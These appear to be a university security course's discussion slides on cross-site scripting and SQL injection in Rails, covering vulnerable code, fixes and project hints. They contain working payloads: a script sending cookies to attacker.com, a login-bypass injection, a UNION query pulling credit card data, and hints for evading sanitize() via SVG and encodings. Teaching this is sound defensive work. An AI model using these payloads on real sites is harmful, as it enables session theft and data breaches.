Project 7 Discussion Section

XSS and SQL Injection in Rails

Agenda

- XSS coverage
  - XSS #1: Project 7 Part 1
  - XSS #2: Project 5 Part 3
  - Rails' sanitize(): Project 7 Part 2
- SQL Injection (Project 7 Part 3)
  - SQL Injection #1
  - SQL Injection #2
- Project 7 Specifics: encodings, SVG

XSS and SQL Injection

- Code injection vulnerabilities.
  - Rough generalization:
    Data input unexpectedly becomes code.
- In XSS, the code is JavaScript in HTML document.
- In SQL Injection, the code is SQL to the database.


XSS Background

- Same-origin policy prevents JavaScript from a.com to manipulate DOM from b.com.
- This does not work from evil.com.

```
<iframe src="http://www.bank.com">
</iframe>
<script>
frames[0].forms[0].onsubmit = function() {
  // send me your login and password
  ...
}
</script>
```

- So attacker needs to inject JavaScript code into some page on domain.

XSS #1


Google
http://www.google.com/
Web Images Maps News Video Gmail more ▼
tsewen@gmail.com | iGoogle | My Account | Sign out
Google™
Google Search
I'm Feeling Lucky
Advanced Search
Preferences
Language Tools
Advertising Programs - Business Solutions - About Google
©2009 - Privacy

XSS #1

- In controller:

```
def search
   @query = params[:query]
end
```

- In view

```
<p>Search result for <%= @query
%></p>
```

- Input through GET method

XSS #1: Normal Search

- Input: flower
- URL: www.vulnerable.com/?query=flower
- Resulting page

```
<p>Search result for flower</p>
```

XSS #1: Abnormal Search

- Input:
  `<script>alert(document.cookie)</script>`
- URL-encoded input:
  `%3Cscript%3Ealert%28document.cookie%29%3C/script%3E%0A`
- URL: `www.vulnerable.com/?query=%3Cscript%3Ealert%28document.cookie%29%3C/script%3E%0A`

XSS #1

- Result page

```
<p>Search result for
<script>alert(document.cookie)</scri
pt></p>
```

- URL-encoding has been decoded automatically.

XSS #1: Attacker Search

- Q: What does this do?
  <script>(new Image()).src="http://attacker.com/email.php?content="
  + document.cookie</script>
- A: Send visitor's cookie to attacker!

- URL-encoded URL:
  www.vulnerable.com/?query=
  %3Cscript%3E%28new%20Image%28%29%29.src%3D%u201Chttp%3A//attacker.com/email.php%3Fcontent%3D%u201D%20%20%20document.cookie%u201D%3B%3C/script%3E
- Make intended victim visit the above URL

XSS #1

- Resulting page

```
<p>Search result for
<script>(new
Image()).src="http://attacker.c
om/email.php?content=" +
document.cookie</script></p>
```

XSS #1

- Fix: Escape “<” and “>”
  - “<“ → “<”
  - “>” → “>”
- `h` function does this
- In view

```
Search result for <%= h(@query) %>
```

XSS #1

- Resulting page on attempted attack

```
<p>Search result for
&lt;script&gt;(new
Image()).src="http://attacker.c
om/email.php?content=" +
document.cookie&lt;/script&gt;<
/p>
```

XSS #1

- Questions?

XSS #2

- Project 5 Part 3
- File upload allows any file upload, including HTML
- File is opened on same domain
- No sanitization of the HTML file at all against JavaScript.
- Possible solution:

```
<script>document.alert(cookie)
</script>
```

XSS #2

- Possible Fix: Delete JavaScript
  - Try viewing an HTML file with JavaScript in Gmail
  - Result of uploading last file: [blank]
- Eventual Fix: Make server tell browser to treat the file as attachment
  - Now file opened on local hard drive
  - Same-origin policy prevents XSS

XSS #2

- Questions?

Rails' sanitize()

- How if you want to allow HTML tags?
- Solution: sanitize function
- <%= sanitize @post.content %>

Rails' sanitize()

- Rails 2.0 uses new blacklist / whitelist filter
- Whitelist prevents unexpected protocols
  - You might blacklist javascript: as a protocol
  - However, there are livescript: and mocha: in Netscape 4 and vbscript: in IE 6.
- Default generally works well.
- src, href with "javascript:" deleted
- <script> deleted

Rails' sanitize()

- Put customizations in config/environment.rb
- Restart after you change anything under config
- Lesson from project 7:
  Careful what additional tags, protocols you allow!


Rails' sanitize()

- Questions?

SQL Injection

- In SQL Injection, SQL is injected into vulnerable SQL execution statement.
- Result: Unexpected SQL execution

SQL Injection #1: Login Form



SQL Injection #1

- Vulnerable Code

```
User.find(:all, :conditions =>
“username = #{params[:username]} AND
password = #{params[:password]}”)
```

- This translates into
  - `SELECT * FROM users WHERE (username = ‘...’ AND password =‘...’)`
  - Attacker decides what … will be.

SQL Injection #1

- Normal input
  - username = tom
  - password = passw0rd
- Resulting Query

```
SELECT* FROM users WHERE
(username = 'tom' AND password
= 'passw0rd')
```

SQL Injection #1

- Attacker Input
  - username: tom') --
  - password: whatever

- Resulting Query
  - `SELECT * FROM users WHERE (username = 'tom') -- ' AND password = 'whatever')`
  - Logs in as tom regardless of password.

SQL Injection #1

- Abnormal Input
  - username: '); DROP TABLE users --
  - password: whatever
- Resulting Query:
  - `SELECT * FROM users WHERE (username = ''; DROP TABLE users -- ' AND password = 'whatever')`
- Q: Would this work?
- A: No. Semicolon not allowed, so no way to inject new statement.

SQL Injection #1: Fix

- Fix the vulnerable statement
  - Vulnerable Statement

```
User.find(:all, :conditions => "username =
#{params[:username]} AND password =
#{params[:password]}")
```


  - Fixed Statement

```
User.find(:all, :conditions => {:username =>
params[:username], :password =>
params[:password]})
```

- In second form, Rails knows each argument is supposed to be for one parameter and sanitize for you.
- Questions?

SQL Injection #2

- Pizza example, rehashed



Pizza	Toppings	Quantity	Order Day
Diavola	Tomato, Mozarella, Pepperoni, ...	2	12
Napoli	Tomato, Mozarella, Anchovies, ...	1	17
Margherita	Tomato, Mozarella, Chicken, ...	3	5
Marinara	Oregano, Anchovies, Garlic, ...	1	24
Capricciosa	Mushrooms, Artichokes, Olives, ...	2	15
Veronese	Mushrooms, Prosciutto, Peas, ...	1	21
Godfather	Corleone Chicken, Mozarella, ...	5	13
...			

SQL Injection #2

- In controller

```
@pizza_orders =
  PizzaOrder.find(:all,
    :conditions => “month =
#{params[:month]}”)
```

SQL Injection #2

- In view

```
<table>
<% @pizza_orders.each do |order| %>
  <tr><td><%= order.pizza %></td>
      <td><%= order.topping %></td>
      <td><%= order.quantity %></td>
      <td><%= order.date %></td>
<% end %>
</table>
```

SQL Injection #2

- Resulting Query
```
SELECT * FROM pizza_orders where
(month = '...')
```

- Normal input
  - month = 10

- Resulting Query
```
SELECT * FROM pizza_orders WHERE
(month = '10')
```

SQL Injection #2


SQL Injection #2

- Attacker Input
  - month =

    13') UNION ALL SELECT name, CC_num, exp_mon, exp_year FROM creditcards --
- Resulting Query

```
SELECT * FROM pizza_orders WHERE (month =
13') UNION ALL SELECT name, CC_num,
exp_mon, exp_year FROM creditcards -- ')
```

SQL Injection #2



SQL Injection #2: Fix

- ```
  @pizza_orders =
    PizzaOrder.find(:all,
      :conditions => “month =
  #{params[:month]}”)
  ```
- Fixed Statement

  ```
  @pizza_orders =
    PizzaOrder.find(:all,
      :conditions => {:month =>
  params[:month])
  ```
  ```

SQL Injection #2

- Questions?

Project 7 Specifics: URL-Encoding

- Firefox allows URL w/o URL encoding
- Put in %20 at the end, or Firefox trims spaces in the back
- Once you figure out exact URL, use any URL encoder online

Project 7 Specifics: Encoding

- javascript:, <script> stripped by sanitize
- How do we get around?
- See protocol allowed in config/environment.rb and consider different encodings
- For encoding, feel free to use any encoder online

Project 7 Specifics: SVG

- Use SVG document for Part 2.
- SVG document
  - `<embed src="webmasting.svg" type="image/svg+xml" />`
- Use data protocol to encode SVG document
- You can include <script> tag in SVG document.
- See http://www.w3schools.com/svg/svg_examples.asp

Project 7 Specifics: Email Script

- Email script link in Simple Blog
- I monitor email script usage

Project 7 Specifics

- Questions? Comments?